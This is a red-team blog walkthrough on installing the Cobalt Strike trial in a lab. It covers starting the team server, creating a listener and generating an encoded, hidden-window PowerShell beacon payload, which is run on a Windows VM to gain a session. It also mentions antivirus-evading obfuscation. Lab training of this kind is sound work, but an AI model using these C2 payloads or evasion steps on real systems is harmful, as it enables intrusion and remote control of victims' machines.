

# Cobalt Strike. Walkthrough for Red Teamers

---

PTP [pentestpartners.com/security-blog/cobalt-strike-walkthrough-for-red-teamers/](https://pentestpartners.com/security-blog/cobalt-strike-walkthrough-for-red-teamers/)

Blog: Red Teaming

Neil Lines 15 Apr 2019



## What is Cobalt Strike?

---

Raphael Mudge is the creator of Cobalt Strike (CS), around 2010 he released a tool titled Armitage, which is described by wikipedia as a graphical cyber-attack management for the [Metasploit Project](#), to put this more bluntly, Armitage is a gui that allows you to easily navigate and use MSF.

Fast forward to 2012 and Raphael released Armitage's big brother: **Cobalt Strike**, what was initially perceived as an enhanced version of Armitage, would a few years later become regarded as one of the most used command and control or as it's commonly referred to as a C2 in red teaming today.

Raphael is a legend in the industry, search for his name on YouTube alone, and you will find over 180+ videos. And he is someone I have personally looked up to in the sec world for many years.

Quick note, IT security did not invent the term red team or C2, we have borrowed these terms from the United States Army, which is referenced in 1999 as using the word C2 in a released field manual.

So, what's this blog all about then? Well initially I thought it would be great to write a blog, showing people how to get a trial version of CS, install and test it out in your own lab, but I must admit I did start to waver half way through, and question why am I writing this, Raphael has released a YouTube video for nearly every function, problem, and question you may ever have with CS, the freely available support is second to none, but then I thought, well it's nice to research and write something from a fresh prospective, and secondly from a more selfish

point, repeating what we have learned helps ourselves to learn more. I will admit going back and testing with the trial version of CS has taught me more, and I hope this blogpost is also of use to others.

Right dull intro over, let's get hacking!

Ingredients required for this recipe.

- 1 x Trial copy of Cobalt Strike
- 1 x VMware or Virtualbox for the lab
- 1 x Copy of Kali
- 1 x Copy of Windows 7 or 10, both if you can afford the RAM

The following ingredients can be sourced from the directly below links.

- Cobalt Strike Trial – <https://trial.cobaltstrike.com/>
- Virtualbox – <https://www.virtualbox.org/wiki/Downloads>
- Kali – <https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>
- Windows VM/VB Images – <https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/>

## Index

---

### How to start

---

[Back To Index ▲](#)

To download your twenty one day CS trial browse the following link <https://trial.cobaltstrike.com/> you are required to complete a form and submit a legitimate email address (unfortunately google, yahoo and other free mail providers are not accepted) you also need to provide a postal address, for this I requirement I used my employers address.

Also worth noting, Raphael is a busy person, so don't expect to submit your details and get a trial copy that second, as a reference I submitted for a trial copy and it took three days till I got an email with the download link.



Raphael Mudge - Strategic Cyber LLC

Re: Cobalt Strike Trial Request

To Raphael Mudge



**This is an external email.**

Hello,

Thank you for your interest in Cobalt Strike. This email contains a link to the trial and information to help you get started with Cobalt Strike.

Your trial will expire in 21 days. You do not need a license key to start Cobalt Strike. Just install Cobalt Strike and your trial will start at that time. This trial is functional but it removes some of Cobalt Strike's evasion features. The licensed Cobalt Strike product does not have these restrictions.

The trial is available for download at:

<https://www.cobaltstrike.com>

The Cobalt Strike download page offers packages for Linux, Windows, and MacOS X. These packages are clients to connect to a Cobalt Strike team server hosted on Linux. The team server is included with the Cobalt Strike Linux package. Here is more information on how to setup and start Cobalt Strike:

<https://www.cobaltstrike.com/help-install>

<https://www.cobaltstrike.com/help-start-cobaltstrike>



So, once you receive your download link, what do you do? I will be honest the process following is so simple it will surprise you.

Click (or copy and paste the hyperlink to the download files, into your browser of choice) the hyperlink. You must then accept the end user licence, followed by choosing your download flavour.

This post is based on the Linux version, but I must admit the idea of running CS in Windows has caught my attention. I may write a follow-up covering that, but for now we'll go with Linux:

**DOWNLOAD**

**License**  
Please review the End User License Agreement and click **Accept** to download Cobalt Strike.

## END USER LICENSE AGREEMENT FOR COBALT STRIKE

**The Gist**

Strategic Cyber LLC sells licenses to the Cobalt Strike software for lawful and ethical penetration testing purposes. Cobalt Strike is licensed for use by one user per license key for a fixed period (typically, one year). Cobalt Strike is meant for use by an extremely technical and skilled end user, it is up to you to make sure the software meets your needs and behaves in a safe manner for your use cases. All users acknowledge that Strategic Cyber LLC disclaims all liability for damages caused by use of Cobalt Strike, even if Strategic Cyber LLC has been advised of such potential damages. Please make

**Do you accept the End User License Agreement?**

Accept  
 Decline

**Download**


Linux (.tgz)  
 Windows (.zip)  
 MacOS X (.dmg)

**Download COBALT STRIKE now!**

Following clicking “Download Cobalt Strike” now!” you will receive the following file in your selected download directory:

 cobaltstrike-trial	28/03/2019 09:22	WinRAR archive	21,180 KB
--	------------------	----------------	-----------


Now, move the compressed file over to Kali Linux:



The screenshot shows a file manager window with the following details:

- Path: Home / Desktop / Cobalt / Linux
- File Name: cobaltstrike-trial.tgz
- Size: 21.7 MB
- Modified: Yesterday
- Star: ☆

To access the contents of the compressed file, simply double click it, and after it open define your chosen location to extract the contents there:



Following the extraction, you can then cd to the containing files via terminal.

```
[email protected]:~/Desktop# cd cobaltstrike/
```

To view the contents of the directory run the ls command.

```
[email protected]:~/Desktop/cobaltstrike# ls
agscript  cobaltstrike  icon.jpg  peclone  releasenotes.txt  third-party
update.jar  c2lint  cobaltstrike.jar  license.pdf  readme.txt  teamserver
update
```

Here's the contents of the extracted CS directory:

```
root@kali:~/Desktop# cd cobaltstrike/
root@kali:~/Desktop/cobaltstrike# ls
agscript  cobaltstrike  icon.jpg  peclone  releasenotes.txt  third-party  update.jar
c2lint  cobaltstrike.jar  license.pdf  readme.txt  teamserver  update
root@kali:~/Desktop/cobaltstrike#
```

The first requirement is to start the Cobalt team server, this is the C2 server where all compromised targets will beacon back to, and secondly it is where you also connect to for management and control of compromised targets.

To start your CS team server run the following command.

```
[email protected]:~/Desktop/cobaltstrike# ./teamserver IP-address-of-your-server Your-selected-password
```

```
root@kali:~/Desktop/cobaltstrike# ./teamserver 192.168.1.18 TestmeUP1
```


The screenshot below shows an extract the CS team server been started for the first time, you will note that the trial is defined to twenty one days and that the EICAR string is added to any traffic sent via the malleable profile, the trial is for lab use only, with regards to malleable profiles, this will be detailed later in the blogpost.

```
root@kali:~/Desktop/cobaltstrike# ./teamserver 192.168.1.18 TestmeUP1
[*] Generating X509 certificate and keystore (for SSL)
[!] This is a trial version of Cobalt Strike. You have 21 days left of your trial. If
you purchased Cobalt Strike. Run the Update program and enter your license.
[$] WARNING! This trial is *built* to get caught by standard defenses. The licensed p
roduct does not have these restrictions. See: http://blog.cobaltstrike.com/2015/10/14
/the-cobalt-strike-trials-evil-bit/ [This is a trial version limitation]
[$] Added EICAR string to Malleable C2 profile. [This is a trial version limitation]
[+] Team server is up on 50050
```


Now you are now ready to start the CS client, which provides the user with GUI control to connect and manage their team server.

To start the CS client simply run


```
[email_protected]:~/Desktop/cobaltstrike#./cobaltstrike
```




Following click OK you will be prompted to create a connection profile, for the host IP address, you can type in loopback address or if the team server is not locally hosted type in an IP address. The port you can tweak and in real world it should be, you can add your own username but the default one of Neo is great, love the reference to Matrix! And finally, the corresponding password as defined when you started the team server:



After hitting "Connect" for the first time you will be prompted to verify the hash, this references the hash created while starting the team server, check it matches, then click Yes:



And that's it from downloading to starting, you will now have a running trial version of Cobalt, no messing around, no installing stuff, its' all very simple and clean:



## Testing CS in a lab

[Back To Index▲](#)

And now the games begin


So, you want to test CS out, so how do you do it? first off spin up a Windows VM you can opt for a Windows 7 or 10 host. This VM will become your target machine, which you will run CS payloads in.

I would recommend while your VM is downloading, spinning up, updating or whatever its doing, you should take a look at the taskbars on the top of you CS client GUI, click on the options, it's a trial version so even if you brake it (Which I suspect you won't, as its very stable), just start again.


Quick note – This would be a good point to take a snapshot of your kali VM or VB.

## Give me the shells!

Yep I get it, you most likely just want to see the raining shells, right so let's get to the fun part. To create your first payload, right click on Cobalt Strike top left, and select Listeners, this allows you to define, were your targets can dial back to:




Clicking Listeners will prompt you to fill in your requirements for this new listener, add the IP address of your team server, required port and click save:



If you wish to Wireshark, your traffic I would recommend you opt for port 80 HTTP over HTTPS which by default will encrypt all your traffic flows.

While setting up the listener you will be prompted for a domain, for internal lab use you can use an IP address, while on an offensive engagement you would replace your defined IP address with a domain of choice:






After clicking OK and saving your listener parameters you will see a tab at the bottom open, which details your listener settings:


name	payload	host	port	beacons
HTTPS_Listener	windows/beacon_https/reverse...	192.168.1.18	443	192.168.1.18

You are now ready to create the payload. CS comes with an extensive payload creation offering, it covers nearly all commonly used techniques, and are incredibly simple to create, unfortunately (or fortunately depending on your view point), all common antivirus software has a signature for each one of the available payloads, in addition to this, the trial version of CS also injects the EICAR string into the payload, but for a trial lab, you can still use them, secondly you can use other provider solutions such as Dave Kennedy's amazing unicorn which will take the CS generated payload and obfuscate the code, which will increase your chance of the payload bypassing AV, this more advanced payload process will be covered later in the blogpost.

To create your first CS payload, click on Attacks / Packages / Payload Generator:




Select the listener you wish the payload to dial back to, followed by the output format. For this demo the PowerShell Command has been opted for:



It creates a single PowerShell one liner, which can be copied in to a CMD or PS terminal then run. This payload can also be placed into a .bat file and used as an OLE attack, which I may cover later on in this post.

After clicking generate you will be prompted for a location to save the payload to:



Once you have downloaded the payload, open it using gedit or your preferred editor:



Note – I have seen formatting issues when using nano and the such to copy and paste payloads.

```
[email protected]:~/Desktop/cobaltstrike# gedit /root/Desktop/Payloads/payload.txt
```


Highlight all of the payload text Ctrl+a, then copy it Ctrl+c and move it across to your Windows machine, then open CMD and paste Ctrl+v it in, finally press enter:

```

Administrator: C:\Windows\system32\cmd.exe
C:\Users\IEUser>powershell -nop -w hidden -encodedcommand JABzAD0ATgB1AHcALQBPA
IAagB1AGMAdAAGAEkATwAuAE0AZQBtAG8AcgB5AFMAdABYAGUAYQBtACgALABbaEMAbwBuAHYA
ZQBByAHQAQA6ADoARgByAG8AbQBCAGEAcwB1ADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMA
SQBBAAEQQBBAEQQBBAEQQBMAFYAUwBiAFoATwBpAFMAQgBMACsAUABQADQASwBwAHMATwBM
ADAAWgB0AFcAUQB1ADMWABpAFkAMgBZAEEAcQBHAEYARgBwAFYAWABiAGIAMgArAEMANABR
AFMACQB5ADAACABCAHYAQwB0AFoALwB1AC8AWAB5AEsAMgB1ADgANwBzADcAYwBYAGQAEaBS
AEYAUgBBAFoAUgBrAFAAWgBsAFAAUgBsAFoAbABXAGoAaQByAFcAUgBsAEMALwBFAHGA
bGBBAGUAWgBxAEWAawA1AFMAdwBpAEsAdQBXAfmAcQBWAE0AZgBHADkAaABQAHUARg
ArAHoAUwArAECAbgB3AGMALwB1AFUAcgBHAGsANwBiAGYAEaB0AE8AEABsAGYAdAB5AHY
ARAB2ADEAUgB0AEoAcQB0ADYA0ABsAFcAUgBwAFEAAbQBIAE4AcwBsAEcALwBnADgAEaBP
AEQA2gBWAHQAMQBWAFYATgB4ADYAcgBaAHMABQBvYAFgARgBMAFUAbgBmAHkAeAAZAF
AAMwBmAC8AKwBnAGsAQQBPAADAAegB0AEEATwAvAHIAcAAxAEwAWgBTADeATwA4AG0Ad
ABGADkAUABYADDAAbwBmAFYAAQBUAEoAQQBvADUAYQA1ADkAbQB1AFAAWABsAGYARg
BvADMAMQAxAEYARwBWAHIAaQB1AFIAaBsAE8AUwBHAHoAaBAAEUATgA4AG4ASQBKAGE
ANQBLADEAdwBHAG4AcwArADUAawBgADAAZwB2ADIATQArADEANwA2ADgAQwBGAGUAegB
5AGoAeABPAFoAKwBDAEMAUwA2ACsAagB2AHkARAA5AE0ATgBVAG8AUgA2AFkAUABuAF
AASAAZAHoAaABhAHIAegBoAEUASwBmAE8A0QBEAFAAagBhACsAeABoAHoAHwB6AG0ASg
ByAFYAWQBrAG


```

A few seconds later you should see the windows machine dialling back and you should receive your session:



It is worth noting at this point the use of the \* after the user name parameter, this reveals that the session is running in an elevated position with system rights. Typically you would not gain access to such a position from your initial foothold, but for lab use it doesn't harm to start at this level.

To be able to send any commands to the target you are require to enable interact mode, to do this click on the chosen target and select Interact:



This will open a new tab and you can then input your desired commands next to the beacon prompt:

```
Event Log X Listeners X Beacon 192.168.1.20@1388 X
[IEWIN7] IEUser */1388
beacon>
```

During a red team engagement, you control the rate that you communicate to and from the target host, typically you slow this communication down, in an aim to reduce the chances of your flows been spotted by the blue team, but while working in a lab environment, you may find the slow responses to requests frustrating, and as such you can set the beacon to respond instantly by typing in sleep 0 and pressing enter:

```
Event Log X Listeners X Beacon 192.168.1.20@1388 X
beacon> sleep 0
[*] Tasked beacon to become interactive
```

Secondly all cmd / powershell commands can be used natively within beacon, but you do require to append the word “shell” before to enable beacon to understand your request.

The screenshot directly below shows the command error resulting from an attempt to run the cmd command “ipconfig” without appending the word shell before it:

```
beacon> ipconfig
[-] Unknown command: ipconfig
```

Repeating the above command request but this time appending the word ‘shell’ before it results in the command being sent to the target machine and the responding reply being received as can be seen in this screenshot:

```
beacon> shell ipconfig
[*] Tasked beacon to run: ipconfig
[+] host called home, sent: 39 bytes
[+] received output:

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::adb7:7b77:4a9c:6ca5%14
    IPv4 Address. . . . . : 192.168.1.20
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1
```

While initially having to use the “shell” command feels unnatural, you quickly become used to it.

## Useful Basic CS commands


---

[Back To Index ▲](#)

